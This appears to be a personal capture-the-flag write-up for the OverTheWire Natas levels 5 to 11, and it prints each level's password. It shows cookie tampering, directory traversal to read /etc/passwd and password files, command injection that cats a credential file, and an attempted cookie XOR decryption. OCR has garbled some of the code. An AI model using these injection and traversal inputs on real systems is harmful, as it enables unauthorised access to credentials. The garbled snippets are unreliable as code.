
# NATAS

# natas5

Used ZAP attack proxy to change the cookie "loggedin=0" to "loggedin=1" natas6: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1



# natas6

```
Navigated to secret/secret.inc in URL
Ran GET request for the secret.inc folder using ZAP Proxy again.
Found the secret from the GET Request
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9
```

# natas7

```
#Tools
```

#Method

Admire supremely fancy website.

View Page Source, and there is a hint.

<!-- hint: password for webuser natas8 is in /etc/natas\_webpass/natas8 -->

So I am thinking a directory traversal.

Typed: <a href="https://natas7.natas.labs.overthewire.org/index.php?page=etc">https://natas7.natas.labs.overthewire.org/index.php?page=etc</a>

in the url and got a BIG ERROR code pretty much leading me directly to the correct directory.



# natas7

Home About

Warning: include(etc): failed to open stream: No such file or directory in /var/www/natas/natas/index.php on line 21

Warning: include(): Failed opening 'etc' for inclusion (include\_path='.:/usr/share/php:/usr/share/pear') in /var/www/natas/natas7/index.php on line 21

So the file we want is about 5 directories back, so I thin we can use ../ method

Warning: include(etc): failed to open stream: No such file or directory in /var/www/natas/natas7/index.php on line 21

**Warning**: include(): Failed opening 'etc' for inclusion (include\_path='.:/usr/share/php:/usr/share/pear') in /var/www/-natas/natas7/index.php on line 21

https://natas7.natas.labs.overthewire.org/index.php?page=/etc/passwd

This URL dumped the location of the passwords for all users on the system.

THIS THE ONE

https://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\_webpass/natas8

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

# natas7

# Home About

# DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

#### natas8

```
#Tools:
CyberChef + Tools4noobs
#Methodology
Reverse engineering the encoded secret using php commands
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {</pre>
```

```
print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}

Moving to terminal window:
(interactive mode)
php -a
php > echo hex2bin("3d3d516343746d4d6d6c315669563362")
==QcCtmMml1ViV3b #hex to bin
reverse this string with online tool ^
b3ViV1lmMmtCcQ==
then convert from base 64.
oubWYf2kBq
Input secret to the browser
The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9IGt8nDI
```

# natas9

#Tools

```
#Methodology
Directory Traversal
Output:needle
needle's
needled
needles
needless
needlessly
needlework
needlework's
View sourcecode
Output:../../../etc/natas_webpass/natas10
dictionary.txt
View sourcecode
test; cat ../../../etc/natas_webpass/natas10
nOppligQAkUzaI1GUUjzn1bFVj7xCNzu
```

#### natas10

```
#Tools if applicable
#Methodology
They are filtering on common regex now. ugh.
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
        passthru("grep -i $key dictionary.txt");
    }
#I am thinking the answer is some sort of URL encoding.
So looking at OWASP directory traversal techniques.
%fe%fe% = ../
NVM
so APPAREntly
just searching a random letter followed by the directory traversal will give the pass. weird.
y /etc/natas_webpass/natas11
annd got 'em.
```

# natas11

```
Cookies protected
Looks like another decoding/ ZAP Proxy jerb
176859643.1450320591.1627014334.1627075360.1627235099.4
Cookies are protected with XOR encryption
}
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
$data = loadData($defaultdata);
if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}
saveData($data);
Cookie value is below:
CIVLIh4ASCsCBE8IAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D
%3D = (=)
Updated cookie without the encoding
CIVLIh4ASCsCBE8IAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=
Refactor PHP code stored in the page source because XOR encryption is weird
<?php
$cookie = "ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw="
function xor_encrypt($in) {
    $key = json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
    \text{stext} = \sin;
    $outText = '';
    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {</pre>
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    return $outText;
}
```

echo xor\_encrypt(base64\_decode(\$cookie));